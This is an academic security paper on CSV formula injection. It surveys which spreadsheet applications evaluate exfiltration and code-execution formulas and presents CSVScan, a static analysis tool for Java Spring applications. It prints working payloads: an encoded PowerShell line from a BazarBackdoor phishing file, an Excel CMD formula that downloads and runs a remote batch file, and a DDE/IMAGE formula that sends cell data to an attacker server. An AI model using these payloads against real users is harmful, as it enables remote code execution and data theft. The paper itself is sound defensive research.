

Comma Separated Vulnerabilities: Detecting Formula Injection in the Wild

Manuel Karl, Louis Bettels, Martin Johns, David Klein

Technische Universität Braunschweig

{m.karl, louis.bettels, m.johns, david.klein}@tu-braunschweig.de

Abstract

Comma-Separated Values (CSV) is one of the premier data exchange formats due to its simplicity and software independence. Once humans want to analyze the contained data, they import the CSV file into a spreadsheet application, such as Microsoft Excel. Spreadsheet applications are used across many sensitive industries or government sectors for financial, supply chain, or human resources management tasks.

In this work, we investigate the prevalence of formula injection, an overlooked security risk. This vulnerability class abuses the lack of separation between data and text in the CSV format to inject malicious formulas that are evaluated on import. Consequences of such an attack range from data exfiltration to remote code execution. To assess the severity of this threat, we first analyzed eight spreadsheet applications for formulas usable for nefarious purposes and four libraries for their provided security protections, of which there are none. This lack of security mechanisms means applications have to actively defend against formula injection. To determine whether they do so, and to study the prevalence of formula injection vulnerabilities in open-source Java applications, we propose a static analysis tool, CSVScan, that detects user-controlled input reaching CSV exports.

We uncover eight applications containing code patterns at risk for formula injection patterns. Out of those, four are vulnerable in realistic scenarios, allowing unprivileged users to attack users with higher privileges.

1 Introduction

Spreadsheet applications, like Microsoft Excel, OpenOffice Calc or Google Sheets, are among the most widespread types of software. They allow users to process tabular data, such as customer records. Furthermore, users can perform complex computations on them, e.g., to gain further insights. As a result, they are extensively used in private and professional contexts. Many sensitive areas, such as the financial sector, supply chain management, or human resources, heavily utilize

```
..,"=LyM =PDJ =WmiC|' prOcESs CALL CREATE
"powErSHELL -Ex bYpaSS -noni -W 1 -Ec
SQB1AFgAKAAGAGkAcgBNACAAJwBoAHQAdABwAdoALwAvAG8
AdQBjAGgAaQBtAGkAbgAuAGMabwBtAC8AdwBwAC0AYwBvAG
4AdAB1AG4AdAAvAHQAaABIAG0AZQBzAC8A0AA5ADMAMgA2A
DUAOAAzADIANwA0ADUALgB4AG0AbAAnAckA""'!'",..
```

Figure 1: CSV Injection to deploy Bazar Backdoor Malware

spreadsheet applications [26, 43, 56]. In a recently reported case, Deloitte discovered that the Health New Zealand (HNZ) agency used an Excel spreadsheet to manage its financial performance. In their report, they wrote, “The use of an Excel spreadsheet file to track and report financial performance for a \$28bn expenditure organisation raises significant concerns” [31]. Due to the many application areas, spreadsheet software is a multi-billion dollar market estimated to grow even more in the next years [7].

In recent years, there have been a variety of vulnerabilities in Microsoft Excel, ranging from insecure execution of macros to data exfiltration and remote code execution [4, 50, 55, 63]. The same applies to the open-source spreadsheet software, like LibreOffice Calc, where several vulnerabilities have been found in recent years [11, 12, 63]. Their widespread usage, the sensitive data contained therein, and the number of vulnerabilities make the software an interesting target for attackers. Several reports concerning actively exploited vulnerabilities [e.g., 5, 13, 16] underline the fact that attackers agree with this assessment.

One form of spreadsheet software exploitation that has received little attention to date is formula injection. It leverages the lack of separation between data and code in the Comma-separated values (CSV) file format. CSV is a popular data exchange format where each row is a line and cells in a row are separated by a delimiter, typically a comma. An example of a row in a CSV file is `W,O,O,T`, consisting of 4 columns with single-character data. CSV has become the recommended format for storing tabular data by, e.g., the Library

of Congress [10] or the governments of Australia [2] and the United Kingdom [20]. This is mainly due to its simplicity, being text-based, platform-independent, and widely supported by applications.

While CSV’s simplicity makes it widely used, it lacks a way to distinguish control sequences, as all cell content is plain text. As a result, when users open CSV files in spreadsheet software, formulas, treated as text, can be executed automatically, enabling formula injection.

When interacting with a Web application, an attacker can inject such formulas into input fields like usernames or emails. Once a privileged user exports the data, e.g., the list of customers of an e-commerce application, the injected formula is stored in a CSV cell, and opening may perform some undesirable action such as data exfiltration or code execution. This attack class, known as formula or CSV injection, appeared in PortSwigger’s top web hacking techniques of 2018 [47] and is addressed by OWASP [79]. While its prevalence remains understudied, real cases exist, such as vulnerabilities in Symfony [38] or SAP [73].

CSV files containing malicious formulas are actively exploited and cause damage, as can be seen in phishing. For instance, in 2022, attackers used malicious spreadsheets to install BazarBackdoor malware [22]. Figure 1 shows the malicious part of the CSV file sent in the phishing campaign. Despite spreadsheet software issuing warnings, these were often ignored. Vitali Kremez explains that “Based on our visibility into the BazarBackdoor telemetry, we have observed 102 actual non-sandbox corporate and government victims over the past two days from this phishing campaign” [22]. Another phishing campaign used malicious spreadsheets to deliver Adwind remote access trojan to Turkish users [78]. In phishing, the attackers control the entire file and rely on the user’s trust. Our focus, however, is on a more subtle case: a trusted web application exports CSV files with attacker-injected formulas. Here, the attacker inserts a formula into a field (e.g., via a form), which a trusted user later exports. Because the file originates from a trusted source, e.g., an e-commerce website controlled by them or software by their employer, it’s seen as trustworthy. Opening it in spreadsheet software can then trigger the formula, leading to data exfiltration or even code execution.

We investigate this by evaluating eight spreadsheet applications to identify supported formulas and determine potential attack vectors, thereby assessing the real-world impact of CSV injection. Then, we explore whether typical web applications, built with the Java Spring framework and CSV export capabilities, are susceptible to such attacks. We focus on Java as it is generally among the most widely used server-side programming languages [45], with Spring being the most popular web framework in the Java ecosystem [46]. Companies like Oracle or SAP offer Java-based e-commerce platforms focusing on tabular data [65, 74], highlighting its applicability to the kind of data handling CSV injection aims to exploit.

To automate the detection process, we developed CSVScan, a static analysis tool that performs a two-phase taint analysis. CSVScan tracks data flows from user-controlled input, through the application’s database, and ultimately into a CSV export. Finally, we manually verify our results by examining whether the analyzed applications or their imported libraries implement any escaping to mitigate these vulnerabilities. To the best of our knowledge, this is the first systematic investigation of formula injection vulnerabilities in open-source software.

To summarize, our contributions are the following:

- We inspected eight spreadsheet applications and assessed potential attack vectors.
- We build CSVScan, a static analysis that explores data flows leading to potential formula injection attacks in Java applications.
- We analyzed 45 open-source Java applications using four CSV libraries and found that 8 contain formula injection like code patterns, with four of them vulnerable in a realistic scenario.
- We reviewed four CSV libraries to check for sanitization of formulas.

This paper is organized as follows: After providing necessary background information in Section 2, we explore formula injection in Section 3 by introducing our threat model, outlining preconditions and effects, and examining different spreadsheet applications. The design of CSVScan is presented in Section 4. Section 5 covers our dataset selection and summarizes our findings. We then analyze CSV libraries and the challenges of formula escaping in Section 6. Takeaways and mitigation strategies are discussed in Section 7, followed by related work in Section 8. Finally, we conclude in Section 9.

2 Background

We now present the necessary background for this work, beginning with a brief overview of spreadsheet software, formulas, and the CSV format. This is followed by the essential background for understanding CSVScan (Section 4), which explains static taint analysis, key features of the Spring framework, and the challenges these aspects introduce for static analysis.

2.1 Spreadsheet Software

Spreadsheet applications are among the most frequently used types of software. The best-known representatives are Microsoft Excel and Google Sheets [33, 35, 39, 68]. Spreadsheet programs are used to process, e.g., textual and numerical data arranged in tables and offer options for preprocessing, editing, visualizing, and persisting data. However, due to the increasingly complex application areas, spreadsheet software offers more functionalities, such as generating statistics and dia-

grams or even remote data loading. For example, companies can evaluate and illustrate their quarterly results or businesses can compile statistics on their products and orders. These findings are essential for making information-based decisions.

2.2 Formulas

Formulas are built-in functions that perform calculations, manipulate data, or automate tasks. A simple example of a formula is `=SUM(A1:A3)`. This adds all values from the cells A1 to A3. Typically, formulas start with an equals sign `=` as in the previous example. Depending on the spreadsheet program, formulas can alternatively begin with different indicators: `@`, `+`, or `-`. Furthermore, they can be nested, i.e., formulas can be used within other formulas like `=SUM(AVERAGE(A1:A5), AVERAGE(B1:B5))`. Additionally, formulas can contain conditional logic like `=IF(TODAY()>DATE(2025,1,1), A1 * 0.19, A1 * 0.16)`. In this example, depending on the current date, the value of cell A1 is multiplied by 0.16 or 0.19. As in the previous examples, formulas can be used to refer to spreadsheet data, but they can also retrieve data from online resources. For example, using the `WEBSERVICE(<URL>)` formula, the user defines an online address to fetch data that shall be inserted into the spreadsheet.

2.3 Comma Separated Values

CSV is probably the best-known plain text format for saving table data. The format prescribes a specific structure and has been defined in RFC 4180 [75] since 2005. Each data record is stored in its own line, separated by a line break. Commas delimit the fields of each data record. Fields with special characters, like commas or line breaks, must be enclosed in double quotes. The format allows for saving the table structure, i.e., the number of columns and rows. However, it is impossible to save additional design information, such as the column width, coloring, or text alignment. Due to its simple structure, CSV files can be easily created automatically by applications and processed with spreadsheet software by a human. CSV has gained popularity due to its ease of use, simplicity, wide support, and independence from proprietary software. There are libraries to create CSV files for almost every programming language, e.g., for Python [15], Java [8], or JavaScript [9].

2.4 Static Taint Analysis

Static taint analysis is a form of information flow tracking problem. It is concerned with analyzing how potentially dangerous data, i.e., tainted data, is used in an application. To perform taint tracking, a set of functions that emit values controlled by the user are designated as sources. A popular example of a source is a function that retrieves URL parameters from an HTTP request. Starting from a source, a taint analysis

```
1 @Service
2 public class OrderServiceImpl implements OrderService {
3     @Autowired
4     private OrderRepository orderRepository;
5
6     public String getAllOrdersAsCsv() {
7         List<Order> orders = orderRepository.findAll();
8         // build CSV string
9     }
10 }
```

Listing 1: Dependency injection example

determines what variables are influenced by the tainted values. For example, if `t` is tainted, the following assignment `x = t` propagates the taint status into `x`. Security-critical functions, e.g., executing a system command, are then designated as sinks. Taints are propagated across function boundaries and into properties of objects. If a taint status propagates into the parameters of a sink call, the analysis has detected a data flow that might result in a vulnerability. To correctly propagate taints, it is therefore fundamental to create an accurate model of the application. This requires inferring the call relationships as well as any data dependencies. This is especially challenging in the presence of dynamic language features, where, for example, a taint is propagated into a function called via reflection. Static taint analysis is a popular approach to detect vulnerabilities [e.g., 36] or privacy violations [e.g., 41, 48], both in academia and industry.

2.5 Modern Java Web Development

In the following, we introduce some core concepts of Spring and their challenges for static analysis. The concepts are fundamental to the automated detection approach, CSVScan, that we will present in Section 4.

Annotations Annotations are a core feature of the Spring Framework. They provide a concise way to configure applications by marking classes, methods, and variables to define behavior directly in code. This enables Spring to automatically handle component management, web requests, and transaction configuration. For instance, the `@Component` annotation marks a class for automatic detection and management, while `@Service`, a specialized form of `@Component`, is used for classes containing business logic (see Listing 1).

Dependency Injection Listing 1 shows an example of dependency injection. Here, the `OrderRepository` is automatically created due to the `@Autowired` annotation to inject the dependency from this class. Afterward, the object is available and can be used as it is instantiated normally. Furthermore, this works in a nested manner, e.g., if the `OrderServiceImpl` class is automatically created via dependency injection, the repository it contains is automatically created as well.

```

1 @Entity
2 @Table(name = "customer")
3 public class Customer {
4     @Id
5     private Long id;
6     // more attributes
7 }
8
9 @Repository
10 public interface CustomerRepository extends
    ↳ Repository<Customer, Long> {
11
12     Customer findByName(String name);
13 }

```

Listing 2: Spring-data based persistence.

Spring Data Spring Data is another Spring feature that provides adapters for configuring transaction management. Therefore, it encapsulates storage, retrieval, and search behavior for different storage technologies, such as JDBC or MongoDB. Listing 2, for example, shows a class *Customer* that maps a record from the database. The interface *CustomerRepository* in turn encapsulates the default database operations - SELECT, INSERT, UPDATE, and DELETE - without the need to instantiate or implement the database logic.

Challenges for Static Analysis Taken together, these features simplify the development of loosely coupled applications. They also make relationships between classes implicit, as, for example, the class that is created and then injected into the *orderRepository* attribute of the *OderServiceImpl* in Listing 1 is not obvious from the code itself. It often even depends on values provided by external configuration sources. This enables the actual implementations of the interfaces to be dependent on how the application is run, e.g., in development or production environments. Additionally, features such as the *@Repository* annotation result in significant amounts of code being generated at runtime. In addition to generating standard methods to save and retrieve all customers from the database, including the actual SQL queries, spring-data parses method names and automatically generates methods such as *findByName*. By analyzing the method name, i.e., *findBy* is the operation and *name* the attribute to filter on, it generates a suitable method at runtime.

This requires any static analysis that is supposed to work with modern, usually Spring-based, Java applications to actually interpret and use these Spring specifics to build the application model that the analysis uses.

3 Formula Injection

Formula injection allows an attacker to embed arbitrary formulas in a CSV file, creating a malicious file that potentially executes when opened in a spreadsheet application. Due to

how spreadsheet software is used, it has a fairly particular threat model, which we describe first. Afterward, we analyze formulas suitable as payloads for formula injection and their impact. Finally, we create a payload inserted into a CSV file and examine the behavior of eight spreadsheet applications opening the file.

3.1 Attack Scenario

Our study examines web applications that export data into a server-side generated CSV file. Additionally, we consider a scenario involving two interacting parties: a user and an administrator using an application trusted by the administrator.

When new users sign up for the application, they must provide personal data, such as their name and address. To facilitate operations and customer relationship management, the application allows the administrator to generate CSV exports containing the personal information of all users. This allows the administrator to perform data analytics tasks, such as creating statistics on newly signed-up users by opening the export in a spreadsheet application.

This scenario can be abused by an attacker as follows: She creates a new account and uses a formula that exfiltrates all data stored in the spreadsheet upon evaluation, as their username. This means that the next export will contain a cell with the malicious formula in the resulting CSV file. To visualize the data, the administrator then opens the file in a spreadsheet application such as Microsoft Excel. The adversary's code executes upon import, exposing all users' data. This scenario carries the risk that the file originates from a trusted source. Consequently, even if warnings are shown when opening the CSV, these are ignored because the administrator created the file herself. A phishing campaign from 2022 shows that even with external spreadsheets, the warnings only help to a limited extent, as more than 100 successful attacks were detected within two days [22]. Figure 2 shows the different interactions.

Bug bounty programs recognize this threat model. For example, as part of a bug bounty program, a formula injection vulnerability was found in Consensus Condefi [32], where a formula used as a username was later written to a CSV export.




Figure 2: Formula injection flow

3.2 Spreadsheet Software Selection

To get the most popular spreadsheet applications, we use Google search to find rankings of spreadsheet applications. We ended up with four different rankings [33, 35, 39, 68]. We summarized the top five of each ranking, resulting in a set of ten spreadsheet applications. We excluded libraries that are usable for developing spreadsheet-like applications (e.g., Handsontable) and those that do not offer CSV imports, e.g., CryptPad. Table 1 shows our final set of eight spreadsheet programs.

3.3 Formula Selection

To assess what formulas are suitable to launch a formula injection attack, we studied the documentation of the eight spreadsheet applications and blog posts [62, 64] to select formulas that an attacker can abuse for malicious purposes. We divided the formulas into two malicious purposes: Performing web requests and executing code. Please note that the availability of formulas can differ depending on the exact version of the specific spreadsheet software.

3.3.1 Performing Web Requests

All spreadsheet applications except Airtable offer formulas to perform web requests. We divide them into two categories: hyperlink-based (i.e., require the user to click on a link in a specific cell) and automatic requests, which do not require the user to interact with any cell.

Hyperlink The most commonly supported formula is `HYPERLINK`, which provides the option to integrate URLs as an interactive element in spreadsheets. This requires user interaction, i.e., clicking the link to trigger the web request. As the attacker has no control over where the link ends up in the final spreadsheet, we consider this formula suitable only for specific purposes but include it for completeness. However, the majority of applications support formulas that directly execute such requests.

Automatic Requests Such formulas have the goal of integrating remote data into a spreadsheet to, for example, facilitate data analysis tasks. Microsoft Excel and LibreOffice Calc provide a formula, called `WEBSERVICE` that requests further data from a web service. Another formula supported by LibreOffice Calc and OpenOffice Calc that allows to perform web requests is `DDE`, which initiates a dynamic data exchange to request data from a different source. Google Sheets and Zoho Sheet supply the `IMAGE` formula to integrate remote images into a spreadsheet. For importing data from another spreadsheet, Google Sheets, Zoho Sheet, and OnlyOffice offer a formula called `IMPORTRANGE`, which, similarly

to `WEBSERVICE`, allows loading data from remote sources. Furthermore, Google Sheets offers further importing formulas: `IMPORTHTML`, `IMPORTXML`, `IMPORTDATA`, and `IMPORTFEED`.

3.3.2 Concatenating Data

To exfiltrate data, it is not only necessary to be able to trigger a network request to a URL under the attacker's control, but also to attach data of interest to it. Typically, the attacker does not know where the data of interest is located in the resulting spreadsheet, as formula injection is often a blind attack, similar to blind SQL injection [67] or blind XSS [52]. Consequently, the aim is to exfiltrate as much data as possible to increase the likelihood of exporting interesting data. This can be done by simply concatenating large ranges of cells.

While all spreadsheet applications support simple concatenation, such as `A1&A2`, some offer formulas for concatenating entire cell ranges, which makes it much easier to exfiltrate large amounts of data. Therefore, we analyzed which spreadsheet application in our application set allows concatenating data ranges. OnlyOffice, LibreOffice Calc, Microsoft Excel and Apple Numbers offer a formula `CONCAT` to concatenate data ranges. Zoho Sheet and Google Sheets offer a formula `CONCATENATE` to merge data ranges. In contrast, Airtable and OpenOffice Calc do not offer formulas for concatenating data ranges.

3.3.3 Code Execution

Microsoft Excel is the only application under consideration that supports a formula that allows an attacker to execute arbitrary code directly. The respective formula is called `CMD` and an example for a payload is `=cmd|'/C powershell iex(wget "<server/m.bat>" -OutFile "C:/m.bat"); "C:/m.bat"!A0`. When executing the formula, a PowerShell instance is launched that downloads a malicious batch file (`m.bat`) from a remote server and stores it on disk. Afterwards, the batch file is launched, executing any commands the attacker provides. This allows the complete takeover of an unsuspecting victim's computer, making it the most powerful form of exploitation available via formula injection. At this point, we would like to mention that the formula is not listed in the official documentation, which is curious as the formula is part of Microsoft Excel. We found the formula in a blog post discussing the dangers of Excel formulas [62].

3.4 Behavior on CSV Import

After establishing which formulas can be abused, we analyze the evaluated spreadsheet applications' behavior toward CSV files containing one of these formulas. To this end, we create a CSV file for each formula and open it with each spreadsheet application that claims to support it. We note down whether

Table 1: Overview of analyzed spreadsheet applications. We mark whether the application supports formulas, the selection of cell ranges, supporting web requests, either via hyperlinks or automatically in the background, and code execution.

Spreadsheet Program	Version	Formula	Ranges	Web Requests		Code Execution	Indicators
				Hyperlink	Automatic		
Microsoft Excel	Online	✓	✓	✓	✓	✗	=, +, @, -
Google Sheets	Online	✓	✓	✓	✗	✗	=, +
Zoho Sheet	Online	✓	✓	✓	✗	✗	=, +
Microsoft Excel (Windows)	2016 (16.0.5487.1000)	✓	✓	✓	✓	✓	=, +, @, -
Microsoft Excel (Windows)	2504 (16.0.18730.20122)	✓	✓	✓	✓	✓	=, +, @, -
Microsoft Excel (MacOS)	16.96.1	✓	✓	✓	✓	✗	=, +, @, -
LibreOffice Calc	25.2.1	✓	✓	✓	✓	✗	=
OpenOffice Calc	4.1.15	✓	✗	✓	✓	✗	=, +
Apple Numbers	13.0	✓	✓	✓	✗	✗	=
OnlyOffice	8.3.1	✓	✓	✓	✗	✗	=
Airtable	1.6.6	✓	✗	✗	✗	✗	NA

1) the payload fires, and, 2) what kind of user interaction is required from the user. Based on our attack scenario, we consider it reasonable to expect the user to confirm warnings, as the file originates from a trusted source and is often required to perform a mandatory task.

Hyperlink The `HYPERLINK` formula is the most widely supported, consistently requiring user interaction to execute. Attackers can define arbitrary display text, e.g., `"#NAME?"` mimicking an Excel error, to encourage user engagement (see Appendix B Figure 4). In Google Sheets and Zoho Sheet, a default-enabled setting allowing conversion of text, numbers, and formulas must be active. In these and Microsoft Excel online, the attacker-defined text is shown in the cell; However, the user must hover to reveal the link and then click it to trigger the web request.

Desktop applications show more variability. In Microsoft Excel, Apple Numbers, OpenOffice Calc, and OnlyOffice, the `HYPERLINK` becomes active upon import; clicking the cell triggers the request immediately. This behavior can be exploited using disguised content, as shown earlier. In LibreOffice Calc, the *Evaluate formulas* option must be enabled during CSV import, becoming the system-wide default for further imports thereafter. Request execution also requires pressing Ctrl while clicking the cell.

Automatic Web Requests Based on an import with the same options as outlined previously, the behavior also differs for formulas that launch a web request automatically, i.e., without the user interacting with a specific cell. Shared formulas are addressed first, followed by those supported by single applications. Developers generally appear aware of risks in auto-executing formulas. Microsoft Excel 2016 offers three distinct ways to open CSV files. For a CSV file containing the `WEBSERVICE` or `IMAGE` formulas, these are: 1) *Double Click*: A warning appears that the file may contain security risks. Upon confirmation, execution occurs. 2) *Text Import Wizard*: Here,

the formula is not executed directly, and there is no warning, but execution occurs if the user selects the cell and presses Enter. 3) *Legacy Text Wizard*: Here, the formula is executed automatically and without any warning at all. Consequently, using the legacy text wizard is inherently insecure against formula injection attacks. In recent versions of Microsoft Excel for Windows, the legacy text wizard must be enabled by the user, and when using the Text Import Wizard, the user has to select the formula bar, instead of the cell, and press Enter to execute the request. On macOS, `WEBSERVICE` is unavailable, as it depends on Windows-specific features [21]. When opening a CSV via double click, `IMAGE` is blocked without an enabling option; however, importing via the Legacy Wizard executes it immediately. Interestingly, for macOS, the Legacy Text Wizard is enabled by default.

In Microsoft Excel online, there is only a single way to open a CSV. Furthermore, it does not execute the `WEBSERVICE` formula, while `IMAGE` prompts a warning about external image sources; and if accepted, executes the Web request.

The `CMD` requires enabling the *Enable Dynamic Data Exchange Server Launch* setting, which is disabled by default [3]. When opening a CSV file containing a `CMD` formula, the user is notified with a warning that another service must be started. The payload is executed immediately when the user clicks *Yes*. This setting is unavailable in both Microsoft Excel online and the macOS versions.

For LibreOffice Calc, opening a CSV file containing either the `WEBSERVICE` or the `DDE` formula, while formula evaluation is enabled, LibreOffice Calc displays a warning. The warning says, "Security Warning Automatic update of external links has been disabled", shown in Appendix D Figure 6. The formula is executed once the user clicks the "Allow update" button. OpenOffice Calc generally behaves similar, but shows the confusing message "Update all links" as shown in Appendix D Figure 7. After confirming this, a second warning prompts the user that "This file contains links to other files. Should they be updated", is displayed, as shown in Appendix D Figure 8. Surprisingly, the formula is executed here

even if the user clicks *No*. We believe this to be a security vulnerability and consequently reported this to the OpenOffice team. They have acknowledged receiving our report, and the bug awaits resolution.

Google Sheets adds a leading apostrophe to the `IMAGE` formula and all formulas starting with `IMPORT`, except for the `IMPORTRANGE` formula upon import. For the latter, Google only allows requests to other Google Spreadsheets, preventing data leakage to external parties. Google Sheets therefore prevents any unwanted automatic web requests.

Similarly, Zoho Sheet escapes the `IMPORTRANGE` formula when opening the CSV file, preventing its execution. However, we observed a strange behavior for the `IMAGE` formula as the cell containing the formula is displayed as empty. Upon clicking into the cell, the formula bar shows the formula. Selecting the bar containing the formula and either pressing *Enter* or deselecting leads to execution of the web request.

Similar to Zoho Sheet’s behavior for `IMAGE`, OnlyOffice only executes the `IMPORTRANGE` formula after the user interacts with the cell.

Summary To summarize, all spreadsheet applications allow data exfiltration, at varying levels of user interaction. Although some warnings indicate potential security risks, the user creates the file from a trusted source, such as an employer’s HR software, and the file is therefore also trustworthy. Additionally, Microsoft Excel, the most popular spreadsheet software, allows formula-based code execution on the Windows operating system.

3.5 Crafting a Unified Payload

Another facet of the blind injection attack aspect is that the attacker does not know which spreadsheet program is used to open the generated CSV. Therefore, we compose a polyglot to maximize the chances of a successful attack that works on multiple spreadsheet programs. The seven spreadsheet applications that support formulas performing a web request also support conditional execution using `IF` and `ISERROR` formulas. This allows the creation of a payload that dynamically adapts based on whether a formula exists or triggers an error. A payload compatible with Microsoft Excel, Google Sheets, LibreOffice Calc, OpenOffice Calc, and Zoho Sheet could look like `=IF(ISERROR(DDE("soffice";"SERVER"&A1&B1;"foo"));`
`IMAGE("SERVER"&A1&B1;"foo").` First, the formula within `ISERROR` is evaluated. If the evaluation results in an error, the second formula is executed. For space constraints, we show a payload that only targets a limited number of spreadsheet applications. Nevertheless, the payload represents its idea and can easily be extended to other spreadsheet applications and formulas.




Figure 3: Overview of the design of the analysis framework.

4 CSVScan

We built an analysis framework for Java applications consisting of two stages to detect Formula Injection. First, we acquire the target application’s bytecode to enable static analysis with Soot [18, 76]. Then, we conduct a two-phase taint analysis to first find flows from user-controlled data into the database and second to detect flows from the database into a CSV export. Figure 3 provides an overview of our framework. In the following, we briefly show some challenges for Java static analysis and explain the stages of our approach in detail.

4.1 Bytecode Extraction and Preprocessing

Our analysis is a static taint analysis based on Soot [18] and Jasmine [28]. Soot analyzes Java bytecode, thus we first check whether there are releases available on the application’s GitHub repository. If that is the case, we download said release; otherwise, we attempt to build the application ourselves. Due to open-source software’s nature, this was impossible for every application.

Since we are interested in web applications, we focus our analysis on Java applications using Spring as a web framework. However, as detailed in Section 2.5, Spring heavily uses Java language’s dynamic features, such as dynamic code generation, simplifying development but making static analysis more difficult. Take, for example, the reference to `OrderRepository` in Listing 1, line 4. The `OrderServiceImpl` class never specifies which concrete class is to be instantiated. Instead, the spring dependency injection runtime will select a suitable implementation, based on, for example, the development or production environment, and inject it at runtime. We use a modified version of Jasmine [28] to model this dynamic behavior.

One example of such a case is how Java uses a different instruction for calling methods on an interface (i.e., `interfaceinvoke` instead of `invokevirtual`), with the receiver unknown to the compiler. To correctly assess the in-

```

1 @Controller
2 public class OrderEndpoint {
3
4     @GetMapping("/order/{id}")
5     public String getOrder(@PathVariable("id")) {...}
6
7     @PostMapping("/order")
8     public String createOrder(Order order) {...}
9 }

```

Listing 3: Exposing Web Endpoints using Spring

terdependence between classes, we have to replace such calls with call statements to the respective method in the implementing class. Therefore, we utilize Jasmine’s information to replace *interfaceinvoke* statements with fitting *virtualinvoke* statements in the methods, as we know the exact target of the call site.

Web endpoints are defined via annotations in Spring-based applications. Listing 3 shows the definition of a *GET* and a *POST* endpoint. Requesting one of the defined endpoints with the corresponding HTTP method, e.g., *GET /order/1*, will execute the annotated method. Another dynamic feature of Spring is the so-called *Content Negotiation*, which enables the framework to present a resource returned from an endpoint in different formats, e.g., CSV or XML, depending on the requested content type, see Appendix A for a detailed explanation.

4.2 Two Phase Taint Analysis

Based on our threat model, data entering the application, e.g., due to a customer signing up, and exporting the CSV file are two distinct steps. Consequently, we treat them as two separate phases during our analysis. For each phase, we use the application model created by Soot and enhanced by Jasmine to perform a static taint analysis. The only difference between them is the respective selection of sources and sinks.

Phase 1: Detecting Data Flows into Database Here, the goal is to detect which database tables are writable by the attacker. Consequently, we are interested in user-controlled input entering the application via an HTTP(s) endpoint. Consequently, we define all web endpoints, such as the one shown in Listing 3, as sources. As formula injection is a higher-order vulnerability, i.e., it requires data to flow through the database, in the first analysis phase, all methods that write to the database are considered as sinks. The criteria to determine whether a method does so is that the surrounding class inherits from `org.springframework.data.repository.Repository` and the tainted data ends up in the `save()` method defined in the base class, which creates a new database entry. Based on the signature of the `save()` method, we can derive the entity that is managed by the repository class. Once user-controlled data

Table 2: Libraries to programmatically create CSV files with an indicator whether they escape formulas.

Library	Version	Escape Formulas	
		By Default	Optional
Apache Commons CSV [1]	1.13.0	✗	✗
FastCSV [6]	3.4.0	✗	✗
OpenCSV [14]	5.10	✗	✗
SuperCSV [19]	2.4.0	✗	✗

has reached such a method, we can conclude that this entity and its corresponding database representation is at least partially under control of the attacker. These entities are then recorded to serve as additional sources for the second phase.

Phase 2: Detecting Data Flows into CSV Once we have determined which database entities are user-writable, we can commence with the second phase of the analysis. Here, CSVScan requires a list of methods with their signatures that actually write data to a CSV export, e.g., `CSVPrinter.printRecord()` for `apache-commons-csv`. We manually analyzed the libraries from Table 2 and collected the full list of their sinks. Based on the user-controlled entities, CSVScan automatically computes which repositories handle them and marks the functions returning entities from the database as sources. As we want to detect those entities getting exported, methods that write CSV files are considered as sinks. This allows us to detect data flows that originate from user-writable entities and are used to build a CSV export.

Summary The proposed two-phase taint analysis allows us to detect formula injection vulnerabilities by combining separate data flows into an *end-to-end data flow*. This reflects our attack scenario mentioned in Section 3.1.

5 Evaluation

In the following, we present our evaluation of CSVScan.

5.1 Preparation

First, we did two steps for our evaluation. This consists of selecting CSV writing libraries to use as sinks for our analysis and an appropriate set of Java applications to analyze.

CSV Library Selection Instead of generating the CSV natively as a formatted string, there are special libraries for exporting tabular data. We used Google Search with the query "java csv library" and took the first four resulting libraries that offer functionality to write to CSV¹, resulting in the libraries shown in Table 2.

¹Results of the query may vary due to 1) personalization and 2) timing.

Table 3: Applications with flows into the database, into CSV exports, and end-to-end flows with vulnerability assessment.

Application	DB Flows	CSV Flows	End-to-End Flow	Vulnerable
ags4436/account-management-system	3	1	✓	✗
cenoteandoDB/cenoteando	6	1	✓	✓
cuonganh/EmployeeManagement	1	1	✓	✗
Garrafao/phitag	20	2	✗	✗
genshin-wishes/genshin-wishes-api	1	0	✗	-
IHTSDO/snap2snomed	3	0	✗	-
kadampritam17/E-Pariksha	4	0	✗	-
K1ethoang/Rent-data-management	3	0	✗	-
Maurisan4011/WebAppJava-Spring-Boot	2	1	✓	✓
mhxx307/EasyShop-Springboot-eCommerce	4	1	✓	✗
Rajendhiran27/CSV-Validation-and-Import-Export-Using-React-and-Springboot	2	0	✗	-
Rapter1990/Shopme	16	4	✓	✓
sptech-nimbus/server	1	0	✗	-
toyamarodrigo/springboot-invoice-system	3	1	✓	✓
webapp-projects/data-analysis-webapp	2	0	✗	-
yurets1/telegram	1	3	✓	✗

Dataset Selection We use GitHub as a resource to find open-source Java web applications that support CSV export features. Therefore, we use Github’s dependency graph [37] to search for projects using the libraries listed in Table 2. As further criteria, 1) the projects must have at least three stars, 2) Contain endpoints annotated as shown in Listing 3, and, 3) Use the Spring framework and the Repository programming pattern. We used the shell script shown in Appendix C Figure 5 to filter for these criteria. This resulted in a total of 156 applications that met all three. We manually looked at all repositories and excluded those that are not complete applications or collections of tutorials. This led us to remove 49 projects.

Bytecode Extraction Out of the remaining 107 applications, we successfully compiled 66. Applications failed to compile for various reasons, such as missing dependencies, compilation errors, or being tied to outdated Java versions. Table 4 in Appendix E lists all applications that we were able to build successfully.

5.2 Results

We analyzed all of the 66 applications that we were able to build correctly. Out of those, CSVScan successfully analyzed 45 applications. Reasons for failing to analyze an application are: 1) Jasmine being unable to find all required Java classes, 2) crashes in Soot, and, 3) our analysis crashing, or 4) exceeding our timeout of 30 minutes. A breakdown of the failure modes is provided in Appendix E Table 4.

We will now look at how our analysis performs on the successfully analyzed applications.

In the first phase of our analysis, we detected data flows into the database in 16 applications. All apps with at least one data flow into the database are summarized in Table 3. We manually investigated why we are unable to detect flows in this

phase and found the following reasons: Several projects either include spring-data and do not use it, or manually construct SQL queries instead of the spring-data based `Repository` approach we detect as sinks.

